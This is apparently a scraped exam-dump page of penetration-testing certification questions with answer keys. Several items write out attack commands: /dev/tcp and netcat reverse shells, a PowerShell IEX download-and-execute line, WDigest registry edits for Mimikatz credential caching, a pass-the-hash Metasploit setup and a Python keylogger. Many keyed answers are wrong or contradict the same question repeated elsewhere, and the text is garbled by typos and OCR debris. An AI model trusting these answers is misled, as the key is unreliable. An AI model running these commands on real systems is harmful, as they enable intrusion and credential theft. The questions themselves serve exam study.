reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

C)

```
reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

A. Option A

B. Option C

C. Option B

D. Option D

**Answer: D (LEAVE A REPLY)**

### NEW QUESTION: 50

A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

A. Rules of engagement

B. End-user license agreement

C. Master services agreement

D. Statement of work

**Answer: D (LEAVE A REPLY)**

### NEW QUESTION: 51

An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

A. Option B

B. Option A

C. Option C

D. Option D

**Answer: B ([LEAVE A REPLY](#))**

### NEW QUESTION: 52

A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0.

Which of the following levels of difficulty would be required to exploit this vulnerability?

A. Very difficult; perimeter systems are usually behind a firewall.

B. Somewhat difficult; would require significant processing power to exploit.

C. Trivial; little effort is required to exploit this finding.

D. Impossible; external hosts are hardened to protect against attacks.

**Answer: C ([LEAVE A REPLY](#))**

Reference <https://nvd.nist.gov/vuln-metrics/cvss>

### NEW QUESTION: 53

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
```

```
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output		
s[4:8]		iita	imda
s[4:12:2]		inis	nist
s[3::-1]		nsrt	rota
s[-7:-2]		snmA	trat

**Answer:**

Code segment	Output		
s[4:8]	nsrt	iita	imda
s[4:12:2]	snmA	inis	nist
s[3::-1]	trat	nsrt	rota
s[-7:-2]	imda	snmA	trat

#### NEW QUESTION: 54

A client's systems administrator requests a copy of the report from the penetration tester, but the systems administrator is not listed as a point of contact or signatory.

Which of the following is the penetration tester's BEST course of action?

- A. Reply and explain to the systems administrator that proper authorization is needed to provide the report.
- B. Send the report since the systems administrator will be in charge of implementing the fixes.
- C. Forward the request to the point of contact/signatory for authorization.
- D. Send the report and carbon copy the point of contact/signatory for visibility.

**Answer: A (LEAVE A REPLY)**

#### NEW QUESTION: 55

Consider the following PowerShell command:

Powershell.exe

IEX (New-Object Net.Webclient).downloadstring (http:// site/script.ps1"); Invoke-Cmdlet Which of the following BEST describes the actions performed this command?

- A. Run an encoded command
- B. Set the execution policy
- C. Execute a remote script
- D. Instantiate an object

**Answer: C** ([LEAVE A REPLY](#))

#### **NEW QUESTION: 56**

At the information gathering stage, a penetration tester is trying to passively identify the technology running on a client's website.

Which of the following approached should the penetration tester take?

- A. Run a web scraper and pull the website's content.
- B. Use web aggregators such as BuiltWith and Netcraft
- C. Use Nmap to fingerprint the website's technology.
- D. Run a spider scan in Burp Suite.

**Answer: D** ([LEAVE A REPLY](#))

#### **NEW QUESTION: 57**

Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

- A. Shodan
- B. SET
- C. BeEF
- D. Wireshark
- E. Maltego
- F. Dynamo

**Answer: A,E** ([LEAVE A REPLY](#))

Explanation

References: <https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref>

#### **NEW QUESTION: 58**

A penetration tester wants to launch a graphic console window from a remotely compromised host with IP

10.0.0.20 and display the terminal on the local computer with IP 192.168.1.10. Which of the following would accomplish this task?

- A. From the local computer, run the following command  
Nc -l -p 6000

Then, from the remote computer, run the following command

Xterm | nc 192.168.1.10 6000

**B.** From the local computer, run the following command

```
ssh -r6000 : 127.0.0.1:4444 -p 6000 users@192.168.1.10 "xhost+; xterm"
```

**C.** From the local computer, run the following command

```
ssh -L4444 : 127.0.0.1:6000 -% users@10.0.0.20 xterm
```

**D.** From the remote computer, run the following commands:

```
Export IHOST 192.168.1.10:0.0
```

```
xhost+
```

```
Terminal
```

**Answer: D (LEAVE A REPLY)**

### NEW QUESTION: 59

A penetration tester is preparing to conduct API testing Which of the following would be MOST helpful in preparing for this engagement?

**A.** W3AF

**B.** WAR

**C.** Swagger

**D.** NiktO

**Answer: D (LEAVE A REPLY)**

### NEW QUESTION: 60

A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy Request POST /Bank/Tax/RTSdocuments/ HTTP 1.1 Host:

test.com Accept: text/html; application/xhtml+xml Referrer:

https://www.test.com/Bank/Tax/RTSdocuments/ Cookie: PHPSESSIONID: ; Content-Type:

application/form-data; Response

403 Forbidden

```
<tr>
```

```
<td> Error:</td></tr>
```

```
<tr><td> Insufficient Privileges to view the data. </td></tr>
```

Displaying 1-10 of 105 records

Which of the following types of vulnerabilities is being exploited?

**A.** Parameter pollution vulnerability

**B.** Cookie enumeration

**C.** Forced browsing vulnerability

**D.** File upload vulnerability

**Answer: C (LEAVE A REPLY)**

### NEW QUESTION: 61

A consultant is identifying versions of Windows operating systems on a network Which of the following Nmap commands should the consultant run?

- A. nmap -T4 -v -sU -iL /tmp/list.txt -Pn -script smb-system-info
- B. nmap -T4 -v -script smb-system-info 192.163.1.0/24
- C. nmap -T4 -v -6 -iL /tmp/liat.txt -Pn -script smb-os-discovery -p 135-139
- D. nmap -T4 -v -iL /tmp/list .txt -Pn -script smb-os-discovery

**Answer: D ([LEAVE A REPLY](#))**

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#### **NEW QUESTION: 62**

A penetration tester has been hired to perform a penetration test for an organization. Which of the following is indicative of an error-based SQL injection attack?

- A. 1=1 or b--
- B. 1=1 or 2--
- C. 1=1 or a--
- D. a=1 or 1--

**Answer: D ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 63**

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python  
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all

Code segment	Output		
<code>s[4:8]</code>		iita	imdA
<code>s[4:12:2]</code>		inis	nist
<code>s[3::-1]</code>		nsrt	rota
<code>s[-7:-2]</code>		snmA	trat

Answer:

Code segment	Output		
<code>s[4:8]</code>	nist	iita	imdA
<code>s[4:12:2]</code>	nsrt	inis	nist
<code>s[3::-1]</code>	imdA	nsrt	rota
<code>s[-7:-2]</code>	trat	snmA	trat

Explanation

- 1.) NIST
- 2.) NSRT
- 3.) imdA
- 4.) TRAT

NEW QUESTION: 64

Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?

- A. Penetration test findings can assist an attacker in compromising a system.
- B. Penetration test findings are legal documents containing privileged information.
- C. Penetration test findings often contain company intellectual property
- D. Penetration test findings could lead to consumer dissatisfaction if made public.

**Answer: A ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 65**

A penetration tester is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network. The tester is monitoring the correct channel for the identified network but has been unsuccessful in capturing a handshake. Given this scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

- A. Deauthentication attack
- B. Karma attack
- C. Fragmentation attack
- D. SSID broadcast flood

**Answer: ([SHOW ANSWER](#))**

#### **NEW QUESTION: 66**

A penetration tester wants to script out a way to discover all the PTR records for a range of IP addresses.

Which of the following is the MOST efficient to utilize?

- A. `nmap -p 53 -oG dnslist.txt | cut -d ":" -f 4`
- B. `nslookup -ns 8.8.8.8 << dnslist.txt`
- C. `for x in {1...254}; do dig -x 192.168.$x.$x; done`
- D. `dig -r > echo "8.8.8.8" >> /etc/resolv.conf`

**Answer: A ([LEAVE A REPLY](#))**

Explanation/Reference:

#### **NEW QUESTION: 67**

A penetration tester observes that the content security policy header is missing during a web application penetration test. Which of the following techniques would the penetration tester MOST likely perform?

- A. Command injection attack
- B. Clickjacking attack
- C. Directory traversal attack
- D. Remote file inclusion attack

**Answer: ([SHOW ANSWER](#))**

References: <https://geekflare.com/http-header-implementation/>

**NEW QUESTION: 68**

Which of the following wordlists is BEST for cracking MD5 password hashes of an application's users from a compromised database?

- A. ./wordlists/rockyou.txt
- B. ./wfuzz/wordlist"vulns/sq1\_inj -txt
- C. ./wordlists/raeta3ploit/roet\_uaerpass.txt
- D. ./dirb/wordlists/big.txt

**Answer: A** ([LEAVE A REPLY](#))

**NEW QUESTION: 69**

A penetration tester has been asked to conduct OS fingerprinting with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Choose two.)

- A. -O
- B. -iL
- C. -sV
- D. -sS
- E. -oN
- F. -oX

**Answer: A,B** ([LEAVE A REPLY](#))

Explanation/Reference:

**NEW QUESTION: 70**

A penetration tester is testing a web application and is logged in as a lower-privileged user. The tester runs arbitrary JavaScript within an application, which sends an XMLHttpRequest, resulting in exploiting features to which only an administrator should have access.

Which of the following controls would BEST mitigate the vulnerability?

- A. Add client-side security controls
- B. Prevent directory traversal.
- C. Implement authorization checks.
- D. Sanitize all the user input.

**Answer: C** ([LEAVE A REPLY](#))

**NEW QUESTION: 71**

A client has requested an external network penetration test for compliance purposes. During discussion between the client and the penetration tester, the client expresses unwillingness to add the penetration tester's source IP addresses to the client's IPS whitelist for the duration of the test. Which of the following is the BEST argument as to why the penetration tester's source IP addresses should be whitelisted?

- A.** Testing should focus on the discovery of possible security issues across all in-scope systems, not on determining the relative effectiveness of active defenses such as an IPS.
- B.** Penetration testing of third-party IPS systems often requires additional documentation and authorizations; potentially delaying the time-sensitive test.
- C.** Whitelisting prevents a possible inadvertent DoS attack against the IPS and supporting log-monitoring systems.
- D.** IPS whitelisting rules require frequent updates to stay current, constantly developing vulnerabilities and newly discovered weaknesses.

**Answer: A ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 72**

A company requested a penetration tester review the security of an in-house-developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO)

- A.** Convert JAR files to DEX
- B.** Cross-compile the application
- C.** Attach to ADB
- D.** Re-sign the APK
- E.** Decompile
- F.** Convert to JAR

**Answer: ([SHOW ANSWER](#))**

#### **NEW QUESTION: 73**

A penetration tester discovers an anonymous FTP server that is sharing the C:\drive. Which of the following is the BEST exploit?

- A.** Place a batch script in the startup folder for all users.
- B.** Change a service binary location path to point to the tester's own payload.
- C.** Escalate the tester's privileges to SYSTEM using the at.exe command.
- D.** Download, modify, and reupload a compromised registry to obtain code execution.

**Answer: ([SHOW ANSWER](#))**

#### **NEW QUESTION: 74**

Performance based

You are a penetration tester reviewing a client's website through a web browser.

Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate source or cookies.





Secure System  
 https://comptia.org/login.aspx#viewcert

**Certificate**

General Details Certificate Path

**Certificate Information**

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer.

\* Refer to the certification authority's statement for details.

Issued to: \*.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 18/ 2016 to 7/ 19/ 2016

Install Certificate... Issuer Statement

Learn more about [certificates](#)

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Secure System  
 https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bciktse2ewvqwf4bdcbj3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmz	36104370.1508266963.1.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	48			
_sp_id.0767	4a84866c6f9f51c1508266964.1.1508268019.1508266964.81f3487...	comptia.o...	/	2018-04-1...	99			
_sp_ses.0767	*	comptia.o...	/	2019-10-1...	99			
		comptia.o...	/	2017-10-1...	13			

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Secure System  
 https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h1bciktse2ewvqwf4bdcbj3v	www.com...	/	Session	41				
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59				delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32				delete
__utmc	36104370	comptia.o...	/	Session	14				delete
__utmt	1	comptia.o...	/	2017-10-1...	7				delete
__utmz	36104370.1508266963.1.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	48				delete
_sp_id.0767	4a84866c6f9f51c1508266964.1.1508268019.1508266964.81f3487...	comptia.o...	/	2018-04-1...	99				delete
_sp_ses.0767	*	comptia.o...	/	2019-10-1...	99				delete
		comptia.o...	/	2017-10-1...	13				delete

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CompTIA



Answer:



NEW QUESTION: 75

A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would define the target list?

- A. Statement of work
- B. Rules of engagement
- C. Mater services agreement
- D. End-user license agreement

**Answer: A (LEAVE A REPLY)**

**NEW QUESTION: 76**

A security consultant is trying to attack a device with a previously identified user account.

odule options (exploit/windows/smb/psexec):

name	Current Setting	Required
HOST	192.168.1.10	yes
PORT	445	yes
SERVICE_DESCRIPTION		no
SERVICE_DISPLAY_NAME		no
SERVICE_NAME		no
SHARE	ADMIN\$	yes
SMBDOMAIN	ECorp	no
SMBPASS	aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep	no
SMBUSER	Administrator	no

Which of the following types of attacks is being executed?

- A. Pass the hash attack
- B. DLL injection attack
- C. Reverse shell attack
- D. Credential dump attack

**Answer: A (LEAVE A REPLY)**

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**NEW QUESTION: 77**

Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

- A. Stack base pointer

- B. Index pointer register
- C. Stack pointer register
- D. Destination index register

**Answer: C** ([LEAVE A REPLY](#))

### NEW QUESTION: 78

A penetration tester successfully exploits a Windows host and dumps the hashes Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?

A)

```
Administrator:500:d9c0aa98c7b349aef012bbc991da07a8:654bdc65adf9814bc65eabb296044cab
```

B)

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:dfc312aead123
```

C)

```
Administrator:SNTLM$1122334455667788$B2B2220790F40C88BCFF347C652F67A7C4A70D3BEBD70233:::~::~:
```

D)

```
Administrator:SNTLMv2$SNTLMV2WORKGROUP$1122334455667788$07659A550D5E9D02996DFD95C87EC1D5$010100000000000006CF6385B74CA01B3610B02D99732DD000000000200120
```

- A. Option B
- B. Option A
- C. Option C
- D. Option D

**Answer: D** ([LEAVE A REPLY](#))

### NEW QUESTION: 79

A security consultant receives a document outlining the scope of an upcoming penetration test. This document contains IP addresses and times that each can be scanned. Which of the following would contain this information?

- A. Master service agreement
- B. Request for proposal
- C. Business impact analysis
- D. Rules of engagement

**Answer: D** ([LEAVE A REPLY](#))

### NEW QUESTION: 80

A penetration tester has compromised a system and wishes to connect to a port on it from the attacking machine to control the system Which of the following commands should the tester run on the compromised system?

- A. nc -nvlp 4423 -a /bin/bash
- B. nc 10.0.0.1 4423
- C. nc looalhot 4423

D. nc 127.0.0.1 4423 -e /bin/bash

**Answer: A ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 81**

A company's corporate policies state that employees are able to scan any global network as long as it is done within working hours. Government laws prohibit unauthorized scanning. Which of the following should an employee abide by?

- A. Industry standards regarding scanning should be followed.
- B. Company policies must be followed in this situation.
- C. Laws supersede corporate policies.
- D. The employee must obtain written approval from the company's Chief Information Security Officer (CISO) prior to scanning.

**Answer: D ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 82**

A penetration tester has been asked to conduct OS fingerprinting with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Choose two.).

- A. -O
- B. -iL
- C. -V
- D. -sS
- E. oN
- F. -oX

**Answer: B,E ([LEAVE A REPLY](#))**

Reference <https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts#six-scan-hosts-and-ip-addresses-reading-from-a-text-file>

#### **NEW QUESTION: 83**

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make (the previous command success)?

- A. nc -nvlp 443
- B. nc -/bin/ah 10.2.4.6 443
- C. nc 10.2.4.6 443
- D. nc -w3 10.2.4.6 443

**Answer: A ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 84**

A penetration tester compromises a system that has unrestricted network over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester mostly like use?

- A. perl -e ' use SOCKET'; \$i='<SOURCEIP>; \$p='443;
- B. ssh superadmin@<DESTINATIONIP> -p 443
- C. nc -e /bin/sh <SOURCEIP> 443
- D. bash -i >& /dev/tcp/<DESTINATIONIP>/ 443 0>&1

**Answer: A (LEAVE A REPLY)**

Explanation

References: <https://hackernoon.com/reverse-shell-cf154dfee6bd>

### NEW QUESTION: 85

A penetration tester identifies the following findings during an external vulnerability scan:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80,443
SSLv3 accepted on the HTTPS connections	443
Mod_rewrite enabled on Apache servers	80,443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

- A. Obsolete software may contain exploitable components
- B. Web server configurations may reveal sensitive information
- C. Weak password management practices may be employed
- D. Cryptographically weak protocols may be intercepted

**Answer: (SHOW ANSWER)**

### NEW QUESTION: 86

Given the following Python script:

```
#!/usr/bin/python
import socket as skt
for port in range(1,1024):
    try:
        sox=skt.socket(skt.AF_INET,skt.SOCK_STREAM)
        sox.settimeout(1000)
        sox.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        sox.close
    except: continue
```

Which of the following is where the output will go?

- A. To a network server

- B. To the screen
- C. To /dev/null
- D. To a file

Answer: ([SHOW ANSWER](#))

#### NEW QUESTION: 87

If a security consultant comes across a password hash that resembles the following:  
b117525b345470c29ca3d8ae0b556ba8


Which of the following formats is the correct hash type?

- A. NTLM
- B. SHA-1
- C. NetNTLMv1
- D. Kerberos

Answer: B ([LEAVE A REPLY](#))

#### NEW QUESTION: 88

A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:

A screenshot of a URL from a log file. The URL is: http://www.company-site.com/about.php?=- V V V V Vetc/passwd. The URL is highlighted in blue.

- A. Remote file inclusion
- B. Cross-site scripting
- C. Directory traversal
- D. User enumeration

Answer: ([SHOW ANSWER](#))

#### NEW QUESTION: 89

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0> &1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -w3 10.2.4.6 443
- B. nc 10.2.4.6. 443
- C. nc -e /bin/sh 10.2.4.6. 443
- D. nc -nlvp 443

Answer: C ([LEAVE A REPLY](#))

#### NEW QUESTION: 90

A penetration tester is connected to a client's local network and wants to passively identify cleartext protocols and potentially sensitive data being communicated across the network.

Which of the following is the BEST approach to take?

- A. Run a port scan.
- B. Run an MITM attack.
- C. Run a stress test.
- D. Run a network vulnerability scan.

**Answer: B** ([LEAVE A REPLY](#))

### NEW QUESTION: 91

During an engagement an unsecure direct object reference vulnerability was discovered that allows the extraction of highly sensitive PII. The tester is required to extract and then exfiltrate the information from a web application with identifiers 1 through 1000 inclusive. When running the following script, an error is encountered:

```
#usr/bin/python
import requests
url = "https://www.comptia.org?id="
for i in range(1, 1001):
    url += i
    req = requests.get(url)
    if req.status_code ==200:
        print(req.text)
```

Which of the following lines of code is causing the problem?

- A. url += i
- B. req = requests.get(url)
- C. url = "https://www.comptia.org?id="
- D. if req.status ==200:

**Answer: A** ([LEAVE A REPLY](#))

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### NEW QUESTION: 92

A company's corporate policies state that employees are able to scan any global network as long as it is done within working hours. Government laws prohibit unauthorized scanning. Which of the following should an employee abide by?

- A. The employee must obtain written approval from the company's Chief Information Security Officer (CISO) prior to scanning
- B. Industry standards regarding scanning should be followed
- C. Company policies must be followed in this situation
- D. Laws supersede corporate policies

**Answer: A ([LEAVE A REPLY](#))**

**NEW QUESTION: 93**

A system security engineer is preparing to conduct a security assessment of some new applications. The applications were provided to the engineer as a set that contains only JAR files. Which of the following would be the MOST detailed method to gather information on the inner working of these applications?

- A. Review the details and extensions of the certificate used to digitally sign the code and the application
- B. Use a static code analyzer on the JAR file to look for code Quality deficiencies
- C. Decompile the applications to approximate source code and then conduct a manual review
- D. Launch the applications and use dynamic software analysis tools, including fuzz testing

**Answer: D ([LEAVE A REPLY](#))**

**NEW QUESTION: 94**

A penetration tester is performing a validation scan after an organization remediated a vulnerability on port

443 The penetration tester observes the following output:

```
Starting nmap6.25
Nmap scan report for 192.168.1.2
Host is up (0.0000060s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
8443/tcp  OPEN  HTTP
```

Which of the following has MOST likely occurred?

- A. The scan results were a false positive.
- B. The organization moved services to port 8443
- C. The IPS is blocking traffic to port 443
- D. A mismatched firewall rule is blocking 443.

**Answer: B ([LEAVE A REPLY](#))**

**NEW QUESTION: 95**

A penetration tester discovers Heartbleed vulnerabilities in a target network Which of the following impacts would be a result of exploiting this vulnerability?

- A. Public certificate contents can be used to decrypt traffic
- B. Man-in-the-middle attacks can be used to eavesdrop cookie contents.
- C. The attacker can steal session IDs to impersonate other users
- D. Code execution can be achieved on the affected systems

**Answer: C ([LEAVE A REPLY](#))**

**NEW QUESTION: 96**

A penetration tester is performing a wireless penetration test.

Which of the following are some vulnerabilities that might allow the penetration tester to easily and quickly access a WPA2-protected access point?

- A.** Deauthentication attacks against an access point can allow an opportunity to capture the four-way handshake, which can be used to obtain and crack the encrypted password.
- B.** Weak implementations of the WEP can allow pin numbers to be guessed quickly, which can then be used to retrieve the password, which can then be used to connect to the WEP-protected access point.
- C.** Injection of customized ARP packets can generate many initialization vectors quickly, making it faster to crack the password, which can then be used to connect to the WPA2-protected access point.
- D.** Rainbow tables contain all possible password combinations, which can be used to perform a brute-force password attack to retrieve the password, which can then be used to connect to the WPA2-protected access point.

**Answer: B** ([LEAVE A REPLY](#))

**NEW QUESTION: 97**

A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

- A.** End-user license agreement
- B.** Master services agreement
- C.** Statement of work
- D.** Rules of engagement

**Answer: A** ([LEAVE A REPLY](#))

**NEW QUESTION: 98**

A security guard observes an individual entering the building after scanning a badge. The facility has a strict badge-in and badge-out requirement with a turnstile. The security guard then audits the badge system and finds two log entries for the badge in Question: 158

- A.** The employee lost the badge.
- B.** The system reached the crossover error rate.
- C.** The badge was cloned.
- D.** The physical access control server is malfunctioning.

**Answer: C** ([LEAVE A REPLY](#))

**NEW QUESTION: 99**

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz. Which of the following registry changes would allow for credential caching in memory?

- A. reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG\_DWORD /d 1
- B. reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v userLogoCredential /t REG\_DWORD /d 0
- C. reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG\_DWORD /d 1
- D. reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG\_DWORD /d 1

**Answer:** ([SHOW ANSWER](#))

### NEW QUESTION: 100

Given the following script:

```
import pyHook, pythoncom, logging, sys

f="f.txt"
def OnKeyboardEvent(event):
    logging.basicConfig(filename=f, level=logging.DEBUG, format='%(messages)')
    chr(event.Ascii)
    logging.log(10, chr(event.Ascii))
    return True

hm = pyHook.HookManager()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```

Which of the following BEST describes the purpose of this script?

- A. Log collection
- B. Keystroke monitoring
- C. Debug message collection
- D. Event logging

**Answer:** B ([LEAVE A REPLY](#))

### NEW QUESTION: 101

A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for penetration?

- A. Obtain staff information by calling the company and using social engineering techniques.
- B. Visit the client and use impersonation to obtain information from staff.
- C. Send spoofed emails to staff to see if staff will respond with sensitive information.
- D. Search the internet for information on staff such as social networking sites.

**Answer:** D ([LEAVE A REPLY](#))

Explanation/Reference: <https://securitytrails.com/blog/what-is-osint-how-can-i-make-use-of-it>

### NEW QUESTION: 102

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

- A. Advanced persistent threat
- B. Script kiddie
- C. Hacktivist
- D. Organized crime

**Answer: B (LEAVE A REPLY)**

Explanation/Reference:

Reference <https://www.sciencedirect.com/topics/computer-science/disgruntled-employee>

**NEW QUESTION: 103**

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python  
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output		
<code>s[4:8]</code>	<input type="text"/>	iita	indA
<code>s[4:12:2]</code>	<input type="text"/>	inis	nist
<code>s[3::-1]</code>	<input type="text"/>	nsrt	rota
<code>s[-7:-2]</code>	<input type="text"/>	snmA	trat

**Answer:**

Code segment	Output		
s[4:8]	nsrt	ifta	imda
s[4:12:2]	snmA	inis	nist
s[3::-1]	trat	nsrt	rota
s[-7:-2]	imda	snmA	trat

#### NEW QUESTION: 104

Which of the following would be the BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. CeWL
- C. OpenVAS
- D. Shodan

**Answer:** (SHOW ANSWER)

Explanation/Reference: <https://www.securitysift.com/passive-reconnaissance/>

#### NEW QUESTION: 105

A penetration tester ran an Nmap scan against a target and received the following output:

```
Starting Nmap 7.60 (https://nmap.org) at 2019-04-22 13:58 EDT
Nmap scan report for 192.168.121.1
Host is up (1.0s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3089/tcp  open  ms-term-serv
```

Which of the following commands would be best for the penetration tester to execute NEXT to discover any weaknesses or vulnerabilities?

- A. onesixtyone -d 192.168.121.1
- B. medusa -h 192.168.121.1 -U users.txt -P passwords.txt -M ssh
- C. enum4linux -w 192.168.121.1
- D. snmpwalk -c public 192.168.121.1

**Answer:** D (LEAVE A REPLY)

### NEW QUESTION: 106

A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawn("/bin/bash").'

Which of the following actions is the tester taking?

- A. Removing the Bash history
- B. Upgrading the shell
- C. Creating a sandbox
- D. Capturing credentials

Answer: A ([LEAVE A REPLY](#))

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### NEW QUESTION: 107

A company decides to remediate issues identified from a third-party penetration test done to its infrastructure.

Management should instruct the IT team to:

- A. execute the hot fixes immediately to all vulnerabilities found.
- B. evaluate the vulnerabilities found and execute the hot fixes.
- C. execute the hot fixes immediately to some vulnerabilities.
- D. execute the hot fixes during the routine quarterly patching.

Answer: B ([LEAVE A REPLY](#))

### NEW QUESTION: 108

A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select THREE).

- A. Mandate all employees take security awareness training.
- B. Implement two-factor authentication for remote access.
- C. Upgrade the cipher suite used for the VPN solution.
- D. Increase password complexity requirements.
- E. Install an intrusion prevention system.
- F. Prevent members of the IT department from interactively logging in as administrators.

**G.** Install a security information event monitoring solution.

**Answer: B,C,E ([LEAVE A REPLY](#))**

**NEW QUESTION: 109**

An SMB server was discovered on the network, and the penetration tester wants to see if the server is vulnerable. Which of the following is a relevant approach to test this?

- A. SYN flood
- B. Xmas scan
- C. ICMP flood
- D. Null sessions

**Answer: C ([LEAVE A REPLY](#))**

**NEW QUESTION: 110**

Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. OpenVAS
- C. CeWL
- D. Shodan

**Answer: A ([LEAVE A REPLY](#))**

**NEW QUESTION: 111**

A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

- A. Session hijacking to impersonate a system account
- B. Pass the hash to relay credentials
- C. RID cycling to enumerate users and groups
- D. Password brute forcing to log into the host

**Answer: D ([LEAVE A REPLY](#))**

**NEW QUESTION: 112**

A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses.

Which of the following is the MOST efficient to utilize?

- A. `for x in {1...254}; do dig -x 192.168.$x.$x; done`
- B. `nslookup -ns 8.8.8.8 << dnslist.txt`
- C. `dig -r > echo "8.8.8.8" >> /etc/resolv.conf`
- D. `nmap -p 53 -oG dnslist.txt | cut -d ":" -f 4`

**Answer: ([SHOW ANSWER](#))**

**NEW QUESTION: 113**

